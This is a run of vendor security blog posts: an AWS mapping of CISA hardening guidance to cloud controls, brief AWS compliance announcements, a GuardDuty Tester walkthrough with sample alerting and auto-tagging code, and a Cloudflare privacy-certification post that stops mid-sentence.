If you’d like to skip directly to the detailed mapping between the CISA guidance and AWS security controls and best practices, visit our Github page.
Implementing CISA’s enhanced visibility and hardening guidance for communications infrastructure
In response to recent cybersecurity incidents attributed to actors from the People’s Republic of China, a number of cybersecurity agencies led by the U.S. Cybersecurity and Infrastructure Security Agency (CISA) have jointly released comprehensive guidance for securing communications infrastructure. As communications service providers (CSPs) migrate their workloads to the cloud, they must take steps to implement these security measures effectively in cloud environments.
This blog post describes how CSPs can use Amazon Web Services (AWS) capabilities to implement this guidance while benefiting from the advantages of the cloud.
The guidance focuses on two key domains:
Strengthening visibility: Enabling security teams to monitor, detect, and respond to potential threats through comprehensive visibility into digital assets
Hardening systems and devices: Implementing robust security controls and configurations to minimize vulnerabilities and help prevent unauthorized access
Overview of fundamental cloud concepts
Before exploring the specific guidance in this post, it’s important to understand how security recommendations apply differently to public cloud environments than to private infrastructure. A common tendency in the telecommunications industry is to treat public clouds as merely scaled-up versions of private clouds. This can result in a misunderstanding of security capabilities and underutilization of cloud-native security features of the public cloud.
The fundamental difference lies in how public clouds are architected—specifically for multi-tenancy, with strong tenant isolation as a cornerstone of their design. In AWS, virtual resources are isolated by default and require explicit configuration to interconnect. For example, when you create a virtual private cloud (VPC) with Amazon VPC, this logically isolated network does not permit inbound or outbound traffic until specific routes and ports are deliberately configured. Similarly, Amazon Simple Storage Service (Amazon S3) buckets are private by default, requiring explicit configuration to grant access. This isolation extends to the core of our virtualization infrastructure through the AWS Nitro System, which provides unprecedented workload isolation—even AWS operators with the highest privileges have no technical access to customer workloads. Furthermore, data moving between Nitro System based virtual machines or across our global backbone network is automatically encrypted, providing additional layers of protection beyond customer-implemented encryption.
This secure-by-design and secure-by-default philosophy permeates throughout AWS service design and operations. It isn’t merely a design choice—it’s a business imperative driven by the critical need for operational resilience and customer trust in the public cloud model. Our commitment to principles of this sort is reflected in our participation as a signatory to CISA’s Secure by Design Pledge.
When AWS customers operate in the public cloud, understanding the shared responsibility model is paramount. This model clearly delineates security responsibilities: AWS is responsible for security of the cloud, while customers are responsible for security in the cloud. This division of responsibilities significantly reduces your operational burden, because AWS assumes responsibility for securing everything about and inside the cloud services it provides, all the way down to the physical protection of data centers. As a result, you can concentrate your security resources where they matter most—protecting your applications and workloads—while AWS handles the undifferentiated heavy lifting of infrastructure security.
This shared responsibility model becomes even more advantageous when considering the economies of scale inherent to public cloud operations. The massive scale of AWS allows us to invest more in securing the foundations than a single enterprise could achieve independently, creating a security multiplier effect that benefits all customers. A compelling example of this scale advantage is our comprehensive threat intelligence program, which deploys honeypot sensors throughout our global network. These sensors observe more than 100 million potential threat interactions and probes daily. Using artificial intelligence and machine learning (AI/ML), we analyze this information and take swift, often automated actions to mitigate threats. In the first half of 2023 alone, this program enabled us to dismantle the sources of approximately 230,000 Layer 7 distributed denial of service (DDoS) events. We also provide this intelligence to customers through services like Amazon GuardDuty, extending the benefits of our scale to our customers.
The scale of AWS operations not only enables exemplary threat intelligence, but also necessitates extensive automation of our security operations. Several routine tasks, such as feature and patch deployments and configuration updates, are fully automated through deployment pipelines. Automation has the added benefit of taking humans out of the loop, thereby decreasing opportunities for mistakes.
Our scale also facilitates our comprehensive compliance with security standards across multiple industries and jurisdictions. Our global presence and diverse customer base necessitate adherence to the most stringent security requirements worldwide. Through the AWS Compliance Program, we’ve achieved 143 security standards and compliance certifications, ranging from ISO standards for cloud security and privacy to industry-specific regulations in finance and healthcare, as well as government security programs. This includes independent verification of our claims on the isolation properties of our Nitro System virtualization infrastructure. Consequently, you benefit from this scale-driven compliance, gaining access to a secure, certified infrastructure that implements state-of-the-art security systems.
These are a few reasons why, in a blog post titled Why cloud first is not a security problem, the UK’s National Cyber Security Centre concluded that “using the cloud securely should be your primary concern – not the underlying security of the public cloud.”
Private clouds, on the other hand, are typically within the control of a single organization and are single-tenanted, offering relatively weak workload isolation. Virtual resources in private clouds usually default to being interconnected upon creation, and so require explicit steps to increase isolation. Manual operations, with their opportunities for mistakes as well as potential involvement of threat actors, are often still a large part of private cloud workflows. Rarely do they undergo the level of security scrutiny that public clouds are routinely subjected to. These, and other differences, mean that security risks in each offering are inherently different, so correspondingly distinct security controls and solution architectures are needed to mitigate these risks.
Implementing hardening guidance with AWS
Your cloud resources and data are contained in an AWS account. An account acts as an identity and access management isolation boundary. When you need to share resources and data between two accounts, you must explicitly allow this access. This reduces the risk of lateral movement between accounts.
Designing your AWS environment correctly lays a strong foundation that can help you meet the CISA cybersecurity guidance. AWS Control Tower, working with AWS Organizations, enables you to establish a well-architected, multi-account environment based on security best practices.
For detailed guidance on creating a secure landing zone for telecom workloads, refer to our comprehensive blog post on this topic.
We’ve analyzed the recommendations in CISA’s guidance and grouped them into six categories across the two key domains. Refer to the GitHub page linked at the bottom of this post, which has further detailed guidance on the relevant AWS services that can assist your implementation of each individual security measure in the guidance.
Logging and monitoring
The guidance in this category emphasizes the importance of increasing visibility to understand network activity, which is essential for detecting anomalies and responding to incidents. Key security controls include the following: have a robust asset management capability, enable logging at various levels, centralize logging, protect the logging and monitoring infrastructure, and use security tools to detect anomalies and incidents.
Enhanced visibility is an inherent advantage of the public cloud model, particularly in AWS. This transparency is not just a bolted-on feature, but a fundamental necessity driven by the API-centric, pay-as-you-go business model. To accurately bill customers, AWS has built comprehensive tracking and logging capabilities into its core architecture. As a result, AWS provides robust tools that allow you to capture, centralize, and monitor logs across every layer of your network workload. This level of visibility extends far beyond what’s typically achievable in traditional infrastructure, offering you unprecedented insight into your IT assets and user activities.
Another key guidance is this area is to centralize security-related logging while isolating the logging infrastructure from other production environments. You can implement this guidance in AWS by using Amazon Security Lake together with OpenSearch implemented in separate accounts, with access restricted to just the security organization. Alternatively, this solution provides a best-practice implementation of creating collection and ingestion pipelines to allow for centralization and inspection of log sources across your AWS workloads without the use of Security Lake.
Configuration and change management
The guidance in this category emphasizes the centralization, security, and protection of configurations. It highlights the importance of detecting and providing alerts for unauthorized modifications, auditing configurations for compliance, and a change management process that automates routine changes to minimize unintended drift.
In AWS, you can implement infrastructure and configuration as code, which allows for central storage of configuration in repositories, tracking changes through version control, and implementing changes through approved change management processes. You can use code repositories and continuous integration and continuous delivery (CI/CD) pipelines to automate the implementation of these configurations, helping you increase deployment speed, maintain consistency, simplify management, and implement a rigorous and auditable change control process.
Regardless of how infrastructure is deployed and managed, you can use the AWS Config service to automatically track the current state and history of a wide set of configuration information across more than 100 AWS services and hundreds of their resource types. You can also write custom AWS Config rules to take automatic actions whenever sensitive resources are modified, or take advantage of more than 400 AWS managed rules in AWS Config that send alerts or create automatic remediations when critical resources change state.
Identity and access management
The guidance in this category emphasizes the importance of active account and permissions management, use of phishing-resistant authentication methods, implementing least privilege through role-based access controls, managing emergency access, and limiting sessions.
Authentication and authorization, which are critical components of access control, are managed through AWS Identity and Access Management (IAM), AWS IAM Identity Center, and AWS Organizations. AWS provides you with capabilities to manage permissions at scale across identities, resources, and services, including mandating the use of multi-factor authentication (MFA) for logins. Furthermore, these capabilities support customers adhering to the principle of least privilege by encouraging time-bound, session-based credential management by using AWS Security Token Service (AWS STS).
The guidance in this category emphasizes segmenting workloads and networks to limit the potential for lateral movement and exposure to the internet, monitoring and regulating traffic flows by using policies, and securing unused ports.
You can achieve network micro-segmentation, a critical aspect of modern security architecture, through VPCs and subnets. You can, for example, segregate internet-facing components of your application from those that don’t require such access by placing them in separate VPCs and enabling internet access only on the VPC that requires it. You can control traffic flows within and between segments by using a variety of network services—routing tables, internet gateways, transit gateways, and firewall services, to name a few. This segmentation minimizes your risk from unauthorized activity that originates from the internet and limits the potential for lateral movement in the event of a breach.
To implement the guidance regarding out-of-band management, you can architect your network connections to separate management traffic from network signaling traffic by using subnets—for example, a single EC2 instance can have multiple elastic network interfaces (ENIs) attached to different subnets or even different VPCs: one that permits only management traffic and another that permits only signaling traffic.
Strong cryptography to encrypt data at rest and in traffic
The guidance in this category emphasizes using strong cipher suites, secure versions of encryption protocols, and PKI-based certificates to protect data at rest and in transit.
Encryption, a cornerstone of data protection, is comprehensively addressed in AWS offerings. API endpoints of AWS services support TLS 1.3 (and a minimum of TLS 1.2) with secure standards-based cipher suites, encryption keys, and advanced security features like HKDF (HMAC-based extract-and-expand key derivation function) for added security. AWS services that manage customer secrets sent over the wire also support post-quantum cryptography. For example, AWS Key Management Service (AWS KMS), AWS Certificate Manager, and AWS Secrets Manager support a hybrid post-quantum key exchange option for the TLS network encryption protocol. In its use of the Border Gateway Protocol (BGP), AWS uses Resource Public Key Infrastructure (RPKI) and Route Origin Authorization (ROA) to protect the Amazon IP address space and routes from misconfigurations and hijacking.
You can also use AWS cryptographic services such as AWS KMS, AWS CloudHSM, and AWS Certificate Manager to help secure your data in transit and at rest. Keys that you create in AWS KMS are protected by FIPS 140-2 Level 3 validated hardware security modules (HSMs), and there is no mechanism for anyone, including AWS service operators, to view, access, or export plaintext key material.
AWS Secrets Manager helps you securely manage, retrieve, and rotate database credentials, application credentials, OAuth tokens, API keys, and other secrets throughout their lifecycles. For more details on AWS cryptography solutions and best practices, refer to Encryption best practices for AWS services.
Vulnerability management
This guidance emphasizes minimizing exploitation risks through proper lifecycle management, regular patching, and elimination of insecure protocols. AWS helps address these requirements through both shared responsibility and innovative architectural approaches.
Under the shared responsibility model, AWS manages the security of underlying infrastructure. This includes maintaining up-to-date systems and services, disabling insecure protocols and unused ports, and providing Security Bulletins for timely vulnerability notifications. AWS services are supported through contractually defined terms, so that you don’t need to worry about end-of-life infrastructure components.
For your applications, AWS enables a transformative approach to vulnerability management through ephemeral resources and immutable infrastructure. Instead of maintaining long-lived instances that require continuous patching, you can maintain a single, hardened, and frequently updated Amazon Machine Image (AMI) as your golden image. When updates are needed, rather than patching running instances, you simply deploy new instances with your application code installed from an updated AMI. Similar approaches also apply to container-based workloads. Workloads based on AWS Lambda reduce your patching responsibility even further, because only the code that contains your business logic (and any supporting layers you have chosen) needs to be updated—AWS patches the underlying hypervisors, operating systems, and containers automatically. This approach enables you to keep your systems in a known, secure state while reducing both the threat surface and operational overhead. You can further enhance security by using AWS networking features like security groups to disable insecure protocols, such as enforcing HTTPS rather than HTTP.
Conclusion
The comprehensive guidance from cybersecurity agencies provides a crucial framework for securing telecommunications infrastructure. As demonstrated throughout this post, AWS offers a robust set of native services and capabilities that align with the recommendations from CISA and allied governments. From enhanced visibility through logging and monitoring, to strong identity management, network segmentation, encryption, and vulnerability management, AWS provides the tools you need to implement these security controls effectively while maintaining operational efficiency. The shared responsibility model, combined with AWS continuous innovation in security, enables telecommunications companies to build and maintain resilient, secure cloud environments.
The Swiss Financial Market Supervisory Authority (FINMA) has published several requirements and guidelines about engaging with outsourced services for the regulated financial services customers in Switzerland.
An independent third-party audit firm issued the report to assure customers that the AWS control environment is appropriately designed and operating effectively to support adherence with FINMA requirements.
The latest report covers the 12-month period from October 1, 2023 to September 30, 2024, for the following circulars:
2018/03 “Outsourcing – banks, insurance companies and selected financial institutions under FinIA”
2023/01 “Operational risks and resilience – banks”
Business Continuity Management (BCM) minimum standards proposed by the Swiss Insurance Association
AWS has added the following 10 services to the current FINMA scope:
AWS strives to continuously bring new services into the scope of its compliance programs to help you meet your architectural and regulatory needs. Contact your AWS account team for questions about the FINMA report.
To learn more about our compliance and security programs, see AWS Compliance Programs. As always, we value your feedback and questions; reach out to the AWS Compliance team through the Contact Us page.
If you have feedback about this post, submit comments in the Comments section below.
Today, we released an updated version of the Aligning to the NIST Cybersecurity Framework (CSF) in the AWS Cloud whitepaper to reflect the significant changes introduced in the National Institute of Standards and Technology (NIST) Cybersecurity Framework (CSF) 2.0, published in February 2024. This comprehensive update helps you understand how AWS services align with the enhanced framework and how you can use AWS capabilities to improve your cybersecurity posture.
The NIST CSF 2.0 provides guidance to industry, government agencies, and other organizations to manage cybersecurity risks. The updated version introduces important changes, including the following:
A new “Govern” Core Function, emphasizing procedural and organizational activities that have an impact on the management of cybersecurity risk within organizations.
An expanded scope, beyond critical infrastructure, to help organizations of many sizes and sectors.
Enhanced guidance for privacy risk management and supply chain security.
Updated Categories and Subcategories that better reflect current cybersecurity challenges.
In accordance with the AWS Shared Responsibility Model, the whitepaper provides a detailed mapping of AWS services to the six CSF Core Functions: Govern (New), Identify, Protect, Detect, Respond, and Recover. Organizations can use this whitepaper to understand how AWS services align with NIST CSF 2.0 requirements, implement AWS solutions to help achieve their security objectives, use AWS capabilities for automated security operations, and build resilient architectures that support their cybersecurity strategies.
Security and compliance remain our top priorities at AWS. This updated whitepaper demonstrates our commitment to helping customers align with the latest security frameworks while protecting their data and resources in the AWS Cloud. The whitepaper also includes practical guidance for implementing AWS services and features that support the CSF outcomes, whether you’re just starting your cloud journey or looking to enhance your existing security posture.
To learn more about implementing NIST CSF 2.0 in your organization by using AWS services, contact your AWS account team or download the whitepaper.
If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.
Amazon GuardDuty is a threat detection service that continuously monitors, analyzes, and processes Amazon Web Services (AWS) data sources and logs in your AWS environment. GuardDuty uses threat intelligence feeds, such as lists of malicious IP addresses and domains, file hashes, and machine learning (ML) models to identify suspicious and potentially malicious activity in your AWS environment. When GuardDuty identifies a potential security issue, it creates a GuardDuty finding that gives you information about what the potential security issue is, the resources involved, and contextualized information that’s key to remediating the issue. GuardDuty helps you monitor for the latest threats by continually expanding threat detection to emerging and common threats.
In this blog post, I dive deep into an open source tool for testing GuardDuty findings and then walk through three examples of how you can use this tool to test and improve your response to GuardDuty findings.
Overview
If you want to learn more about GuardDuty, you can read about the finding types in this AWS documentation. However, customers often want realistic findings in their environment to understand what a finding looks like and to practice responding hands on. While you can use GuardDuty to create sample findings in your environment, these findings are approximations populated with placeholder values and look different from real findings. Additionally, you cannot practice remediation with these findings because they’re not tied to actual resources in your account. This can be helpful if you only want to see what details are in a finding, but if you want to practice a real-world scenario, these sample findings might not be adequate.
To address this use case and provide customers with a secure and reliable way to test the threat detection capabilities of GuardDuty, the GuardDuty service team launched an open source project called GuardDuty Tester. The GuardDuty Tester creates infrastructure in your environment to simulate different security issues so that you can test GuardDuty findings that mirror actual security issues that you might encounter, such as crypto mining or a reverse shell being created on an Amazon Elastic Compute Cloud (Amazon EC2) instance. The GuardDuty Tester was originally released in 2018 as an AWS CloudFormation template and was focused more on testing investigation workflows than on a wide range of finding types. AWS has since released an updated version that uses the AWS Cloud Development Kit (AWS CDK) to make the infrastructure code easier to read and expanded the test coverage to over 100 unique finding types and resource combinations.
The ability to create findings across different resource types such as Amazon EC2, Amazon Simple Storage Service (Amazon S3), and Amazon Elastic Kubernetes Service (Amazon EKS) is a valuable resource for your security team, allowing them to simulate various types of threats with isolated infrastructure so that you don’t need to compromise your deployed workloads to improve response actions and techniques. Remember that the GuardDuty Tester doesn’t cover every possible scenario, but is instead focused on threat intelligence and rules-based findings. Anomaly-based findings, which require learning about how you operate your environment, aren’t included in the GuardDuty Tester.
Getting started with the GuardDuty Tester
The GuardDuty Tester is deployed by using the AWS CDK to create the required infrastructure and scripts to generate the GuardDuty findings. For safety, AWS recommends that you deploy the GuardDuty Tester in a nonproduction environment in an account that’s used specifically for this purpose. This way, your security team can differentiate between test GuardDuty findings and findings for other workloads that they’re monitoring.
In this post, I won’t walk through configuring the GuardDuty Tester because this is already documented in the GuardDuty documentation. Instead, I will go over what you need to know about the GuardDuty Tester and some of the benefits.
Figure 1 shows the GuardDuty Tester architecture, which includes the resources necessary to create GuardDuty findings for various protection plans such as Amazon S3 buckets, Amazon EC2 instances, and an Amazon EKS cluster. The tester also deploys a dedicated GuardDuty Tester instance where you will run the scripts needed to create the GuardDuty findings.
Figure 1: GuardDuty Tester architecture
The GuardDuty Tester provides key features including:
Access through AWS Systems Manager: The GuardDuty Tester provides secure access by using Systems Manager to minimize open ports to the internet and allowing access only through Systems Manager.
Modular scripts: With an expanded library of tests available, the GuardDuty Tester accepts user parameters to set the scope of the tests to run, which gives you greater flexibility for different testing scenarios.
Setting up the GuardDuty Tester environment is straightforward and requires only a few commands. As outlined in the documentation and the README file in the repository, there are a number of prerequisites to set up the stack. These prerequisites include Python 3+, git, the AWS Command Line Interface (AWS CLI), AWS Systems Manager Session Manager plugin, npm, Docker, and a subscription to Kali Linux image for Amazon EC2. You will have to subscribe to the Kali Linux instance in AWS Marketplace, but will be charged for the instance only while the GuardDuty Tester is deployed. After these prerequisites are met, you can clone the repository, install the packages, and deploy the GuardDuty Tester to your AWS account.
Deploying the GuardDuty Tester can take 20–30 minutes, but if you’re following along with this post, I assume that you have deployed the GuardDuty Tester into your environment and have started your Systems Manager session as stated on Part A of Step 3 – Run tester scripts in the GuardDuty documentation. Now, I will dive into the first testing example.
Manual investigation
The first test use case is about getting familiar with what GuardDuty findings look like and the details that a finding gives you. This might be one of your first steps after turning on GuardDuty, or this might be an activity that you perform to help new team members understand GuardDuty findings.
To start a manual investigation:
Run the following command in your Systems Manager session to view the GuardDuty Tester options.
Python3 guardduty_tester.py --help
Run the following command in your Systems Manager session to create the first test finding.
Python3 guardduty_tester.py - -ec2 - -runtime only - -tactics impact
Before creating the findings, the GuardDuty Tester prompts you to confirm that it’s allowed to change GuardDuty settings in the environment. For example, if you’ve chosen to create findings related to the GuardDuty runtime monitoring feature but don’t have this feature enabled, the GuardDuty Tester will enable it for the tests and then disable it after testing is complete.
Note: This will start the 30-day trial of the enabled features in this account, in this AWS Region, even if the feature is disabled after testing is complete. More information about GuardDuty pricing and free trials can be found on the GuardDuty pricing page.
After choosing y which indicates “yes”, the GuardDuty Tester reports the number of domain reputation findings it’s expecting. Figure 2 shows an example of the expected findings. You can learn more about domain reputation findings in the GuardDuty finding documentation.
Figure 2: Generated GuardDuty findings in the console
After the GuardDuty Tester is finished, wait a few minutes and then go to the AWS Management Console for GuardDuty to see the findings. In this example, there are four new GuardDuty findings as expected from step 4 and shown in Figure 3. With the findings generated, you can start your manual investigation.
Figure 3: GuardDuty finding details
In the preceding figure, you can see some of the finding details presented—such as the action type and the process information—that can help you quickly identify what trigger started the suspicious communication. From here, I encourage you to use this finding to practice your runbooks for investigation and response. For example, you might start with validating and triaging the finding before moving into evidence collection and remediation. If you don’t have incident response runbooks already built, you can use this finding as an example to get started. There are multiple open source examples such as AWS incident response playbooks and AWS customer response playbook. A runbook will help your team evaluate the information provided in the GuardDuty finding and understand what else they need to know about your specific environment to properly respond to the finding. For example, in the finding, you will have resource and actor information but not things such as who is the account owner or point of contact for security for that account.
Creating alerts
The next use case highlights how to create alerts based on GuardDuty findings. When setting up alerting automation with tools such as Amazon Simple Notification Service (Amazon SNS) and Slack, you should create a finding using the GuardDuty Tester to test that you’ve configured your alert correctly. See Creating custom responses to GuardDuty findings for information about creating alerts with either of these tools. Figure 4 shows a sample EventBridge rule that will send GuardDuty findings to SNS.
Figure 4: EventBridge rule to send GuardDuty findings to SNS
For this post, I assume that you’ve already configured an Amazon EventBridge rule and Amazon SNS alert.
To test alerts:
Run the following command in your Systems Manager session to create a privileged container finding.
Shortly after creating this finding, you should see an SNS alert based on the finding type.
Figure 5: SNS notification from a GuardDuty finding
If you’ve configured the alert correctly, you will see an email similar to Figure 5. The email demonstrates that SNS notifications were successfully configured and tested using the GuardDuty Tester. If this is a new finding, you will receive this SNS notification shortly after the GuardDuty Tester generates the finding, but if this is an updated finding, then the timing will be based on the notification frequency configured in the account.
There are many ways that customers consume GuardDuty findings in their environments. Whether you’re using Amazon SNS or another mechanism such as a chat application, ticketing system, or a security information and event management (SIEM) solution, you can use this example of an EventBridge rule and the GuardDuty Tester to test out your notification pipeline.
Automated response
For the third use case, I show you how to create an automated action based on a GuardDuty finding. In this example, I create a finding based on an EC2 instance connecting to a Bitcoin mining domain, then based on this finding, I use Lambda to tag the instance to assist with identification during that investigation steps that follow. Although this is a simple example, it shows you what you can do by combining EventBridge rules and Lambda functions. If you want to create an automated response for GuardDuty runtime monitoring findings that requires making a host-level modification, you can use EventBridge rules with AWS Systems Manager Run Command to run commands locally on a host to remediate a security issue.
Start by creating a Lambda function that will take a GuardDuty event delivered by EventBridge, pull out the instance ID information, and then use that as a parameter in the create_tags API call. See the following example code.
import json
import boto3
import logging

logger = logging.getLogger()
logger.setLevel(logging.INFO)

def lambda_handler(event, context):
    try:
        # Extract the necessary information from the GuardDuty finding
        instance_id = event['detail']['resource']['instanceDetails']['instanceId']
        account_id = event['detail']['accountId']
        region = event['detail']['region']

        # Create an EC2 client
        ec2 = boto3.client('ec2', region_name=region)

        # Add the "infected" and "cryptomining" tag value pair to the instance
        ec2.create_tags(
            Resources=[instance_id],
            Tags=[
                {
                    'Key': 'infected',
                    'Value': 'cryptomining'
                }
            ]
        )

        logger.info(f"Tagged instance {instance_id} with 'infected=cryptomining' in account {account_id} and region {region}")
        return {
            'statusCode': 200,
            'body': 'Instance tagged successfully'
        }
    except Exception as e:
        logger.error(f"Error tagging instance {instance_id}: {str(e)}")
        return {
            'statusCode': 500,
            'body': f"Error tagging instance: {str(e)}"
        }
Next, I create an EventBridge rule specific to the Bitcoin mining finding that I want to test, shown in Figure 6. The target is the Lambda function that I just created.
Figure 6: EventBridge rule for crypto mining GuardDuty finding
Now that the EventBridge rule is in place with the Lambda function as the target, I can use the GuardDuty Tester to trigger a Bitcoin mining finding and test my solution with the following command.
After the finding is generated, I go to my EC2 instance, where there’s a new instance tag with a key of infected and a value of cryptomining, shown in Figure 7.
Figure 7: Updated tags after automated response
Although this is a general example, you can use the same approach across various actions that you might take in response to a GuardDuty finding and then test them using the GuardDuty Tester. Examples include using Lambda to add logic in AWS WAF, a network access control list (network ACL), or AWS Network Firewall to block suspicious traffic, or use Systems Manager Run Command to end a malicious process that’s running on a host.
Conclusion
The updated GuardDuty Tester represents a significant advancement in helping organizations validate and gain confidence in GuardDuty threat detection. The GuardDuty Tester now provides more comprehensive coverage of GuardDuty runtime monitoring and protection plans across various AWS services.
By using the GuardDuty Tester and following the use cases in this post, you can proactively assess your threat detection readiness, identify potential gaps, and implement necessary measures to help you fortify your AWS environments against evolving cyber threats.
If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.
Cloudflare proudly leads the way with our approach to data privacy and the protection of personal information, and we’ve been an ardent supporter of the need for the free flow of data across jurisdictional borders. So today, on Data Privacy Day (also known internationally as Data Protection Day), we’re happy to announce that we’re adding our fourth and fifth privacy validations, and this time, they are global firsts! Cloudflare is the first organisation to announce that we have been successfully audited against the brand new Global Cross-Border Privacy Rules (Global CBPRs) for data controllers and the Global Privacy Recognition for Processors (Global PRP). These validations demonstrate our support and adherence to global standards that provide for privacy-respecting data flows across jurisdictions. Organizations that have been successfully audited will be formally certified when the certifications officially launch, which we expect to happen later in 2025.
Our participation in the Global CBPRs and Global PRP joins our roster of privacy validations: we were one of the first cybersecurity organizations to certify to the international privacy standard ISO 27701:2019 when it was published, and in 2022 we also certified to the cloud privacy certification, ISO 27018:2019. In 2023, we added our third privacy validation, undergoing a review by an independent monitoring body in the European Union (EU) and declared to be adherent to the first official GDPR code of conduct — the EU Cloud Code of Conduct.
Why this matters to Cloudflare customers

Taking these privacy certifications together, Cloudflare demonstrates that we are meeting key official privacy validations in 39 jurisdictions around the world, from Australia and Austria to Sweden and the United States. An additional four jurisdictions (United Kingdom, Bermuda, Mauritius, and the Dubai International Finance Centre) are also in the process of joining and recognising the Global CBPR certifications. That’s important for Cloudflare customers as it provides reassurance that the privacy practices we have built are recognised by governments around the world.
What is the Global CBPR System?
In the last three years, governments across the world have been busy preparing two brand-new international privacy standards. A major milestone was achieved on April 30, 2024 when the Global CBPR System was established. The CBPRs are a voluntary, enforceable, international, accountability-based system that facilitates privacy-respecting data flows among members’ economies. They provide a baseline level of privacy protection for consumers through a set of rules on how to handle people’s personal information. This facilitates the free flow of data by upholding consumer privacy across participating members, despite each jurisdiction having their own individual data protection laws.
The CBPR System was developed by the Global CBPR Forum, an intergovernmental forum between the governments of Australia, Canada, Japan, Republic of Korea, Mexico, Philippines, Singapore, Chinese Taipei, and the United States. The United Kingdom is also an associate member of the CBPR Forum, as are Bermuda, Mauritius, and the Dubai IFC, signifying their intent to join as full members in the future.
Over the last year, we have been busy preparing for the launch of the Global CBPR System. On May 1, 2024 — the very first day after the establishment of the system — Cloudflare applied to join. And we have now achieved the major milestone of successfully completing audits against the requirements, meaning we expect to be the first organization in the world to be newly certified to the Global CBPR system, as well as the related Global Privacy Recognition for Processors, when companies can officially be certified, which is expected later in 2025.
What the Global CBPR System covers
The Global CBPR System contains a detailed list of fifty requirements that organizations must meet in order to be certified under the scheme. The requirements derive from the nine Global CBPR Privacy Principles, which are consistent with the core principles of the Organisation for Economic Co-operation and Development (OECD)Guidelines on the Protection of Privacy and Trans-Border Flows of Personal Data. The fifty requirements cover how organizations should collect, manage, and safeguard personal information in their custody. Organizations must meet every one of the fifty requirements in order to be Global CBPR certified. The nine principles underlying the requirements are:
Preventing Harm
Notice
Collection Limitation
Uses of Personal Information
Choice
Integrity of Personal Information
Security Safeguards
Access and Correction
Accountability
The nine Global CBPR Privacy Principles
The Global CBPR certification covers the handling of personal information controlled by the organization, such as the personal details of customers, employees, and job applicants. For Cloudflare, this also includes network information — our observations about how our global cloud platform handles server, network, or traffic data generated by Cloudflare in the course of providing our services.
The related Global Privacy Recognition for Processors (PRP) certification covers the handling of personal information processed by the organization on behalf of a different organization, usually their customer. The eighteen requirements of the PRP relate to the two privacy principles most relevant when processing this information on behalf of another organization: Security Safeguards and Accountability. For Cloudflare, this covers the processing of data pursuant to the Data Processing Addendum we sign with all of our customers, chiefly, the Customer Content flowing across our network and the Customer Logs generated by those data flows. Organizations must meet every one of the eighteen requirements in order to be Global PRP certified.
A deeper dive into some of the requirements of the Global CBPRs
As noted, the key requirements of the Global CBPRs and the Global PRP cover the well-known data protection principles of notice, choice, collection limitation (data minimization), the right of data subject access and correction, providing adequate security, preventing harm, integrity of personal information, accountability, and uses of personal information. There are dozens of requirements that cover these principles, so we’ll just touch on a few of them here.
Let’s first look at the principle of notice. One of the more obvious requirements from the CBPRs is question 1:
Do you provide clear and easily accessible statements about your practices and policies that govern the personal information described above (a privacy statement)?
Being transparent about the collection and use of personal information is a key principle of privacy and data protection, and transparency is one of Cloudflare’s core commitments. Documenting our practices and policies in regard to how we use personal information allows individuals to decide if they want to provide their information, and that’s why it’s best practice for the privacy notice to be available and visible at the time the information is being collected. Indeed, this concept of providing notice is clear from Article 13 of the EU’s GDPR. Cloudflare meets this CBPR requirement by providing a clear and accessible privacy notice visible from the footer of each page on our website. We also provide a link to the notice when we collect personal data such as through a form on a webpage.
In terms of how we use personal information, question 8 asks:
